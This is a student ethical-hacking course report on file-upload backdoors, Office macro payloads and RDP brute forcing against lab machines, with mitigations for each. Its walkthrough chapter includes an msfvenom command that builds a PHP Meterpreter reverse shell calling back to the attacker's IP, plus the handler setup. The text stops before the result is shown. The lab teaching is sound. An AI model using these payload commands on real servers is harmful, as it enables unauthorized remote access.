



Daffodil International University

Unveiling Cyber Vulnerabilities: A Penetration Testing Study on File Uploads, Office Macros, and RDP Exploits

Arka Talukder

Student ID: 242-56-001

Fall, 2024 Semester

29 November, 2024

Presented in Partial Fulfillment of the Requirements

For the Course of CS516: Ethical Hacking

Daffodil International University

November, 2024

©N.M.I Raisul Bari, 2024

Abstract

This project investigates three significant cybersecurity vulnerabilities: file upload methods in web sites, Office macro exploits, and RDP misconfigurations in Windows 11. The study uses ethical hacking tools such as Metasploit, DVWA, and Hydra to show how these vulnerabilities might be exploited, such as uploading malicious payloads, circumventing security via macros, and using RDP credentials. The study intends to raise awareness of these threats while also providing mitigation techniques such as strong input validation, deactivating macros by default, and enabling multi-factor authentication (MFA) for RDP. By simulating real-world scenarios, this study emphasizes the importance of proactive cybersecurity tactics in protecting digital environments and sensitive data against emerging threats. These findings offer significant information for security professionals and companies looking to strengthen their defenses and implement best practices in penetration testing.

Acknowledgement

I want to express my heartfelt gratitude to my supervisor, **N.M.I Raisul Bari**, for his tremendous assistance and encouragement throughout this project. His experience and insights have helped shape the direction and depth of this research.

I am particularly grateful for the tools and support provided by Daffodil International University, which allowed me to research this important topic. Thank you, peers and family, for your constant support and motivation during this journey.

Finally, I'd want to thank the ethical hacking community for providing the tools and frameworks that enabled this study, which allowed for a hands-on understanding of complicated vulnerabilities and their mitigations.

Table of Contents

Abstract	i
Acknowledgement.....	ii
Table of Contents.....	iii
List of Figures	v
Chapter 1: Introduction.....	1
1.1 Problem Statement.....	2
1.2 Objective of the Project	2
1.3 Literature Review	4
1.4 Methodology Adopted	5
1.5 Results	6
Chapter 2: Background Information.....	8
2.1 File Upload Vulnerabilities in Web Applications	8
2.2 Office Macro Exploits on Windows Systems.....	8
2.3 RDP Exploitation in Windows Systems	9
Chapter 3: Exploitation Processes	11
3.1 File Upload PHP Backdoor in DVWA.....	11
3.1.1 Detailed Process.....	11

3.1.2 Tool Used:	17
3.1.3 Mitigation Measures	17
3.2 Macro-Based Exploitation in Office.....	18
3.2.1 What Are Macros?	18
3.2.2 Detailed Process.....	18
3.2.3 Macro Configuration in msf.docm file	20
3.2.4 Tools Used for Macro-Based Exploitation	22
3.2.5 Mitigation Measures	22
3.3 Windows 11 RDP Exploitation	24
3.3.1 Exploitation Process	24
3.3.2 Mitigation Measures	26
Conclusions.....	27
References.....	28

List of Figures

Figure 3.1.1 Open Metasploit and configure the exploitation	11
Figure 3.1.2 Searching PHP Payload	12
Figure 3.1.3 Creating PHP file using MSFvenom	12
Figure 3.1.4 Execution Permission to the PHP file	13
Figure 3.1.5 Uploading the Php file in DVWA	13
Figure 3.1.6 File Location	14
Figure 3.1.7 Payload Configuration	15
Figure 3.1.8 Exploit and Started Reverse TCP handler	15
Figure 3.1.9 When Victim Click the PHP file	16
Figure 3.1.10 Got access to a Meterpreter Session	16
Figure 3.2.1 Search office macro in msfconsole	18
Figure 3.2.2 Payload Configuration	19
Figure 3.2.3 Macro File Creation	19
Figure 3.2.4 Sample_CV Document file included Macro	20
Figure 3.2.5 Macro Code Execution	21
Figure 3.2.6 Performing the Attack	21
Figure 3.2.7 Compromised System	22
Figure 3.3.1 Easy User and Pass Creation	24
Figure 3.3.2 Checking username and password using HYDRA	24
Figure 3.3.3 Gaining RDP Access using xfreerdp tool	25
Figure 3.3.4 Windows 11 RDP Exploitation	25

Chapter 1: Introduction

Security of computer systems and other applications in the modern-day environment of our digital ecosystem has gained an unprecedented level of significance, much more than it was ever before. The rapid rise of interconnected technologies has turned the existing vulnerabilities in these complex systems into potential targets for malicious actors—thieves in good intentions. In this respect, ethical hacking is a proactive measure that represents the detection and systematic mitigation of vulnerabilities. The latter allows organizations and individuals to build and enhance their defenses in a practical manner, thus decreasing the chances of attacks before malicious actors can take advantage of the weaknesses.

In particular, the project deals with an in-depth investigation of three separate and distinct vulnerabilities, showing in detail how each of these can be abused in different scenarios while providing readers with insight into effective mitigation strategies that can be implemented. The project simulates real attack scenarios that are very close to what occurs in real life, with the goal of raising people's awareness of such vulnerabilities and now more than ever emphasizing the critical need for strong cybersecurity measures in place to counter the threats.

The initial issue that is thoroughly examined pertains to the exploitation of insecure file upload mechanisms that are commonly found in web applications. This particular vulnerability is often exploited by utilizing a PHP backdoor, which allows malicious actors to gain unauthorized access to the system. The subsequent problem under scrutiny zeroes in on the method by which attackers skillfully weaponized Microsoft Office macros. This tactic enables them to effectively bypass both the Windows Firewall and the Defender security system, ultimately leading to a significant compromise of the entire system. The third concern being investigated delves into the various vulnerabilities that are present within the Remote Desktop Protocol (RDP) settings of Windows 11. This includes problems such as the setup process for offline users and the presence of weak credential configurations, both of which can unfortunately facilitate unauthorized access and exploitation of the system.

This project tremendously stresses the critical importance of ethical hacking in identifying potential risks that may arise and in the creation of effective security measures that can mitigate these risks through an in-depth examination of the various issues surrounding this topic. Through a deep understanding of how these vulnerabilities can be manipulated by malicious actors, organizations and individuals alike can take not only proactive but also informed steps to effectively secure their systems and sensitive data from a variety of continuously evolving cyber threats.

1.1 Problem Statement

As assaults get more sophisticated, we must raise awareness about vulnerabilities in our advanced systems and apps, as well as mitigating techniques. Ethical hacking is a proactive approach to identifying and addressing these vulnerabilities before malicious hackers utilize them to cause harm. This project focuses on three key vulnerabilities, outlining the processes used by attackers to exploit the flaws and giving valuable ideas for how such vulnerabilities can be avoided.

- **Exploiting the File Upload using PHP Backdoor in DVWA :**

Insecure file upload technologies expose web applications to significant risk. Attackers may use it to upload harmful files. For example, a PHP backdoor could be used to obtain illegal access, execute commands, and thereby jeopardize the target server's integrity. This is an unsafe configuration of DVWA's file upload feature, designed to demonstrate the risk and exploitation process.

- **Windows 10/11 Office Macro Exploitation:**

Microsoft Office macros and sophisticated script sets were created to simplify repetitive and complicated tasks across the Office suite. Malicious actors can use these strong tools to do evil deeds by using them as a weapon to get around crucial components of Windows security-related software, like Windows Firewall and Defender. More specifically, this flaw allows the attacker to launch payloads on the target's system using specially created documents that support macros, thereby leaking resources and sensitive data. This lays the groundwork for comprehending the grave risks posed by out-of-date Microsoft Office programs and improperly configured system settings.

- **Windows 11 RDP vulnerabilities:**

RDP is a strong technology that enables users to easily and freely connect to their systems from any location. On the other hand, improperly configured RDP could become a key target for malevolent actors. Attackers can exploit Windows 11's offline user setup capability to create credentials that are often simple to figure out, thereby readily jeopardizing security. Furthermore, this might potentially compromise such systems through inadequately secured RDP. When exploited, a number of these vulnerabilities could result in serious data breaches, illegal access to private data, and opening the door for more network-wide exploitation.

1.2 Objective of the Project

The general aim of this research will be the systematic study, investigation, and documentation of the vulnerabilities related to file upload, Office macro, and RDP in a

controlled and legitimate hacking environment. The project, therefore, is aimed at realizing the following specific objectives:

1. Understand and practically exploit

- **File Upload Vulnerabilities:** Examine how web applications like DVWA's unsafe file upload features can be used to introduce backdoors (like PHP backdoors). Explain the detailed procedures used to find and take advantage of these vulnerabilities.
- **Macro Exploits in Office:** Examine how Windows Defender and firewalls in Windows 10 and 11 systems can be circumvented by malicious macros hidden in Office documents. To demonstrate a thorough exploitation of such vulnerabilities, use tools like MSFconsole and MSFvenom.
- **Windows 11 Vulnerabilities with RDP :** Examine Windows 11 setup settings, paying special attention to RDP setups and offline user account creation, to find any possible vulnerabilities. To comprehend the effects of incorrect settings and lax credential restrictions, run exploitation scenarios.

2. Enhancing Security Vulnerability Awareness

- Improve awareness of common vulnerabilities within modern computing environments, focusing on web applications, operating systems, and technologies used to support remote access.
- Secure setting issue and what will happen if good principles are not enforced within cybersecurity.

3. Competencies and Strategies Development in Ethical Hacking

- These include hands-on competencies for ethical hackers and penetration testers to practice real-world-like attack scenarios in a controlled manner.
- Document all the tools, techniques, and procedures taken with each exploit for future reference by the cybersecurity researcher.

4. Suggest Mitigation and Defensive Approaches

- Determine vulnerabilities that facilitate exploitation and propose practical measures to reduce risks.
- Suggest improvements in web application security (e.g., secure file handling mechanisms), operating system defenses (e.g., disabling macros, enhancing firewall configurations), and RDP security (e.g., strong authentication mechanisms, restricted access policies).

5. Enhancing System Security with Ethical Practice Implementation

- Emphasize the importance of adherence to standards within the field of penetration testing and methodologies of cybersecurity.

- Highlight the importance of ethical hackers in improving organizational security through proactive identification and mitigation of vulnerabilities.

6. Contribute to Cybersecurity Research and Best Practices

- Present an in-depth examination of tactics and techniques used in real-world hacks, contributing to the vast knowledge base in cybersecurity research. Encourage businesses and individuals to take an active role to security measures by simulating potential dangers and responding to them before bad actors exploit them.

1.3 Literature Review

This literature review examines prior research and practices on file upload vulnerabilities, Office macro exploits, and RDP exploitation, incorporating insights from academic studies, industry reports, and ethical hacking best practices.

1. File Upload Vulnerabilities in Web Applications

Web applications typically have file upload capability; however, insecure implementations may allow attackers to deploy malicious files, such as backdoors. OWASP considers this a critical danger and recommends secure measures including file validation, content limitations, and filename sanitization. Tools like DVWA provide opportunities to simulate these attacks and assess secure coding. However, there are few real-world case studies that address these dangers.

2. Office Macro Exploitation on Windows Systems

Macros in Microsoft Office automate operations, but they are frequently used to incorporate harmful payloads, which are often sent via phishing attacks. These attacks use obfuscation and social engineering to get beyond defenses such as Windows Defender. Penetration testing is carried out using tools such as Metasploit and Msfvenom, whilst machine learning-based antiviral technologies encourage attackers to innovate. The studies stress the use of event logs to detect macro-based attacks and the analysis of developing attack strategies.

3. RDP Exploitation in Windows Systems

RDP allows for remote access, but if not configured properly, it can lead to brute-force assaults and credential theft. Research reveals weaknesses such as default ports and a lack of MFA, using simulation tools such as Hydra and Metasploit. CISA reports advocate account lockout policies and IP whitelisting to secure RDP. High-profile ransomware attacks underscore the importance of proactive security measures.

Ethical Hacking and Legal Considerations

Ethical hacking identifies vulnerabilities while following criteria such as those established by the EC-Council and ISO 27001. Legal frameworks such as the CFAA and GDPR promote responsible penetration testing. Training platforms such as DVWA and Kali Linux combine theory and practice, preparing ethical hackers to efficiently reduce real-world dangers.

1.4 Methodology Adopted

This project was ethically hacked in a methodical and controlled manner, with penetration testing tools and environments. The approaches centered on realistic demonstrations of vulnerabilities in a simulated environment with Kali Linux as the major platform. The steps taken in each circumstance are given below.

1. Web Application File Upload Vulnerabilities

- **Setup Environment:**
To test file upload vulnerabilities in a controlled environment, the target server was configured using the virtual machine Metasploitable 2 and a Damn Vulnerable Web Application.
- **Tools and Execution:**
 - The backdoor payload in PHP was created using Metasploit's msfconsole module.
 - The DVWA insecure file upload functionality was used to overcome limits on uploading harmful payloads.
 - A reverse shell is used to illustrate server breach.
- **Validation and Testing:**
Success was verified when unauthorized shell access was achieved on the Metasploitable 2 server. Logs were collected to present a step-by-step account and to view the server's reaction.

2. Exploitation Using Office Macros

- **Payload Generation:**
 - Msfvenom was utilized to generate such a malicious macro payload, which was embedded in a Microsoft Office document.
 - The payload was set to connect back to the attacker's machine upon execution.
- **Delivery Mechanism:**
 - The malicious document was sent in a simulated phishing scenario.
 - Upon opening the document in the victim system, it triggered the macro bypassing the basic antivirus protection.
- **Reverse Shell Exploit:**
 - MSF console was opened and a listener for reverse shell was set up. On running the macro, the target system with full access was gained.

3. RDP Exploitation in Windows Systems

- **Setting Up the Environment:**
Configuration of Windows 11 and Metasploitable 2 as victim machines were targeted, with RDP enabled. Credentials set up were weak to represent real-world configurations.
- **Brute-Force Simulation:**
Tools such as Hydra were utilized in order to try brute-force login by using a dictionary attack.
- **Post-Exploitation:**
 - After gaining access, Metasploit modules were utilized to further explore system vulnerabilities.
 - Privilege escalation techniques are tested to see how far the compromise would go.

Tools and Frameworks Used

1. **Metasploit Framework:** Primary tool for creating and deploying payloads, setting up listeners, and executing exploits. Msfvenom:
2. **MSFvenom:** Used for crafting custom payloads for Office macro and PHP backdoors. Metasploitable
3. **Metasploitable 2:** A vulnerable VM designed for penetration testing.
4. **Kali Linux:** The operating system is used as the attacker's platform, providing the necessary tools for ethical hacking.

1.5 Results

1. File Upload Vulnerabilities in Web Applications

- The **PHP backdoor** payload generated using **msfvenom** was successfully uploaded to the Metasploitable 2 server via the DVWA insecure file upload feature.
- A reverse shell was established, granting unauthorized access to the server.
- The vulnerability was confirmed, demonstrating how inadequate file validation and lack of file type restrictions could lead to complete system compromise.
- Logs showed no alerts or defenses against the uploaded payload, highlighting the need for stronger server-side validation mechanisms.

2. Exploitation Using Office Macros

- The malicious macro payload embedded in a Microsoft Office document successfully bypassed basic antivirus defenses on the target system.

- Upon execution of the macro, a reverse shell was established using **msfconsole**, granting full access to the target system.
- The test illustrated how attackers can exploit user trust through social engineering tactics like phishing.
- The success of the attack emphasized the importance of disabling macros by default, implementing strong email filtering systems, and educating users about phishing threats.

3. RDP Exploitation in Windows Systems

- Using **Hydra**, weak RDP credentials on the Metasploitable 2 and Windows 11 machines were brute-forced successfully.
- Once access was gained, post-exploitation techniques in Metasploit allowed for deeper system compromise, including privilege escalation.
- Tests revealed that default RDP configurations, combined with weak credentials, create significant risks for unauthorized remote access.
- Security logs confirmed brute-force attempts but lacked effective mechanisms to prevent them, highlighting the importance of strong password policies and enabling features like account lockouts and multi-factor authentication (MFA).

Chapter 2: Background Information

2.1 File Upload Vulnerabilities in Web Applications

File upload feature is widely included in web applications, allowing users to upload files such as photographs, documents, and other media. However, if not properly guarded, these processes might pose significant security threats. Attackers can employ insecure file upload facilities to upload malicious files (such as PHP scripts or executable files), which can be used to compromise the server, exfiltrate data, or obtain unauthorized access..

Key Issues:

- **Lack of File Validation:** Without rigorous validation, attackers can upload malicious scripts that are executed on the server, often resulting in a remote code execution vulnerability.
- **Inadequate Content Filtering:** If the server does not inspect or sanitize the content of uploaded files, harmful code embedded within the files can execute once uploaded.
- **Filename Manipulation:** Attackers can manipulate file names to evade detection or gain access to restricted areas of the server.

Common Attack Techniques:

- **Backdoor Uploads:** Malicious files such as PHP or ASP scripts can be uploaded to gain access to the server.
- **Web Shells:** Attackers use web shells (remote scripts) to issue commands to a compromised server.

Security Measures:

- Implementing strong file validation and sanitization processes.
- Restricting file types and preventing the upload of executable files.
- Ensuring that uploaded files are not stored in executable directories.

2.2 Office Macro Exploits on Windows Systems

Microsoft Office macros are scripts written in Visual Basic for Applications (VBA) that automate tasks within Office applications such as Word, Excel, and PowerPoint. While they provide powerful functionality, they can also be exploited by attackers to execute malicious code on a victim's machine when the Office document is opened. Macro-based exploits have been widely used in cyberattacks due to their ability to bypass traditional security measures, such as antivirus software and firewalls, especially when coupled with social engineering tactics.

Key Issues:

- **Macro Enablement by Default:** In many cases, Office macros are enabled by default, allowing attackers to run their code without user intervention if the document is opened.
- **Social Engineering:** Attackers often rely on phishing techniques to trick users into opening a malicious Office document. The document may appear legitimate (e.g., a business invoice or form) but contain a hidden macro that executes a malicious payload.
- **Lack of User Awareness:** Many users are unaware of the risks associated with macros, making them more susceptible to attacks.

Common Attack Techniques:

- **Malicious Macros:** These macros execute a variety of payloads, such as downloading additional malware, establishing reverse shells, or executing ransomware.
- **Obfuscation:** To evade detection, malicious macros often use techniques like code obfuscation, which hides the true nature of the payload.

Security Measures:

- Disabling macros by default and allowing them only when explicitly required.
- Educating users about the dangers of opening untrusted documents.
- Implementing advanced email filtering to detect malicious attachments and macros.

2.3 RDP Exploitation in Windows Systems

Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft to allow remote access to Windows systems. RDP is a valuable tool for system administrators and users working remotely. However, if not properly configured, RDP can expose systems to significant security risks, especially when the protocol is exposed to the internet. Poorly secured RDP sessions can become targets for brute-force attacks, credential stuffing, and exploitation of known vulnerabilities.

Key Issues:

- **Weak Passwords:** One of the primary attack vectors for RDP is weak or easily guessed passwords. Attackers can use brute-force or dictionary attacks to gain access to accounts with weak credentials.
- **Lack of Multi-Factor Authentication (MFA):** Without MFA, an attacker who has successfully obtained a user's credentials can easily gain access.
- **Exposing RDP to the Internet:** When RDP ports are exposed to the internet, attackers can attempt unauthorized login attempts without restriction, often leveraging tools that automate brute-force attacks.

Common Attack Techniques:

- **Brute-Force Attacks:** Automated tools, such as Hydra, can be used to try large sets of passwords against RDP login screens, often resulting in successful login attempts on weak accounts.
- **RDP Exploits:** Attackers can exploit known vulnerabilities in RDP to bypass authentication or escalate privileges on the target machine.

Security Measures:

- Changing default RDP port numbers to avoid automatic scans by attackers.
- Enabling multi-factor authentication (MFA) for RDP access.
- Using network firewalls or VPNs to restrict RDP access to trusted IP addresses.
- Implementing account lockout policies to prevent brute-force attacks.

Chapter 3: Exploitation Processes

3.1 File Upload PHP Backdoor in DVWA

3.1.1 Detailed Process

Setting Up the Kali and Metasploitable-2:

- At first, in Kali Linux and Metasploitable-2 in the same network called host-only, then in Meta-2 IP addresses connect to DVWA.
- Set DVWA's security level to "low" to allow unrestricted file uploads.

Setup and Configuration:


Open Metasploit and configure the exploitation:

service postgresql start && msfconsole

Also checking the database is connected as running the command in msfconsole

db_status

use exploit/multi/handler



```
      =[ metasploit v6.4.18-dev ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > |
```

Figure 3.1.1 Open Metasploit and configure the exploitation

I search the php payload as follows

```
msf5 exploit(multi/webapp) > search php meterpreter
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/aerohive_netconfig_lfi_log_poison_rce	2020-02-17	excellent	Yes	Aerohive NetConfig 10.0r8a LFI and log pois...
1	target: Linux	?	?	?	?
2	target: CMD	?	?	?	?
3	exploit/linux/http/dlink_dir850l_unauth_exec	2017-08-09	excellent	Yes	DIR-850L (Un)authenticated OS Command Exec
4	exploit/multi/http/freemias_exec_raw	2010-11-06	great	Yes	FreeNAS exec_raw.php Arbitrary Command Exec
5	exploit/multi/http/subrion cms file_upload_rce	2018-11-04	excellent	Yes	Intelliants Subrion CMS 4.2.1 - Authentica...
6	exploit/linux/http/magisk_xi_autodiscovery_webshell	2021-07-13	excellent	Yes	Magisk XI Autodiscovery Webshell Upload
7	target: Unix Command	?	?	?	?
8	target: Linux Brupper	?	?	?	?
9	payload/php/meterpreter/bind_tcp	?	normal	No	PHP Meterpreter, Bind TCP Stager
10	payload/php/meterpreter/bind_tcp_ipv6	?	normal	No	PHP Meterpreter, Bind TCP Stager IPv6
11	payload/php/meterpreter/bind_tcp_ipv6_uuid	?	normal	No	PHP Meterpreter, Bind TCP Stager IPv6 with...
12	payload/php/meterpreter/bind_tcp_uuid	?	normal	No	PHP Meterpreter, Bind TCP Stager with UUID
13	payload/php/meterpreter/reverse_tcp	?	normal	No	PHP Meterpreter, PHP Reverse TCP Stager
14	payload/php/meterpreter/reverse_tcp_word	?	normal	No	PHP Meterpreter, PHP Reverse TCP Stager
15	payload/php/meterpreter/reverse_tcp	?	normal	No	PHP Meterpreter, PHP Reverse TCP Stager
16	payload/cmd/windows/powershell/meterpreter/reverse_hop_http	?	normal	No	Powershell Exec, Reverse Hop HTTP/HTTPS Sta...
17	exploit/windows/spm/safenet_ike_11	2009-06-01	average	No	SafeNet SoftHemote IKE Service Buffer Overf...
18	target: SafeNet Irelke 10.0.0.20	?	?	?	?

Figure 3.1.2 Searching PHP Payload

I take the number 13 for php payload

Creating PHP file using MSFvenom:

Use msfvenom to create a PHP file:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=7000 -f raw > /home/inark/Desktop/php_file_upload.php
```

```
inark@inark:~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=7000 -f raw > /home/inark/Desktop/php_file_upload.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
```

Figure 3.1.3 Creating PHP file using MSFvenom

I gave the execution permission to the php_file_upload.php as follows

```
(imark@imark) ~/Desktop
$ ls
dhora_kheye_gelam.php  macro      msf.docm    php_file_upload.php  rdpl.exe  test.pcapng  usrlist.txt
hdd                    mbr.bin    passlist.txt rdp.exe            shared    test.sh

(imark@imark) ~/Desktop
$ chmod +x php_file_upload.php

(imark@imark) ~/Desktop
$ ls -la
total 712
-rwxr-xr-x  4 imark imark   4096 Nov 20 05:10 .
-rwx----- 17 imark imark   4096 Nov 20 04:54 ..
-rw-rw-r--  1 imark imark     0 Nov 20 05:09 dhora_kheye_gelam.php
-rwxrwx---  1 imark imark   512 Nov 15 22:18 hdd
-rwxrwxr-x  2 imark imark   4096 Nov 18 10:02 macro
-rw-r--r--  1 root  root    512 Nov 18 10:06 mbr.bin
-rwxrwxr-x  1 imark imark  85594 Nov 14 04:51 msf.docm
-rw-rw-r--  1 imark imark   44 Nov 13 12:58 passlist.txt
-rwxrwxr-x  1 imark imark  1115 Nov 20 05:10 php_file_upload.php
-rw-rw-r--  1 imark imark 201798 Nov 10 06:35 rdp.exe
-rwxrwxr-x  1 imark imark 208384 Nov 13 07:09 rdpl.exe
-rwxrwxr-x  2 imark imark   4096 Nov 10 06:27 shared
-rw-r--r--  1 imark imark 188800 Nov  8 06:32 test.pcapng
-rwxrwxr-t  1 imark imark     0 Nov 14 05:09 test.sh
-rw-rw-r--  1 imark imark   44 Nov 13 12:58 usrlist.txt
```

Figure 3.1.4 Execution Permission to the PHP file

Uploading the PHP file in DVWA:



Figure 3.1.5 Uploading the Php file in DVWA

Use the file upload section in DVWA to upload the `php_file_upload.php` file.

Locate the uploaded file in the server directory which is in
192.168.56.108/dvwa/hackable/uploads
File name: `php_file_upload.php`




Figure 3.1.6 File Location

In **msfconsole**, verifying the payload configuration with the command

```
set payload php/meterpreter/reverse_tcp
```

```
set LHOST 192.168.56.103
```

```
set LPORT 7000
```

```
msf6 exploit(wbali/handler) > options
Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.56.103   yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(wbali/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(wbali/handler) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(wbali/handler) > set lport 7000
lport => 7000
msf6 exploit(wbali/handler) > options
Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.56.103   yes       The listen address (an interface may be specified)
  LPORT      7000             yes       The listen port
```

Figure 3.1.7 Payload Configuration

After configuring the payload:

exploit

```
msf6 exploit(wbali/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.103:7000
```

Figure 3.1.8 Exploit and Started Reverse TCP handler

After that the malicious php file which I made before sent to the victim and waiting for the click




Figure 3.1.9 When Victim Click the PHP file

when click the php file as below I will get access like below

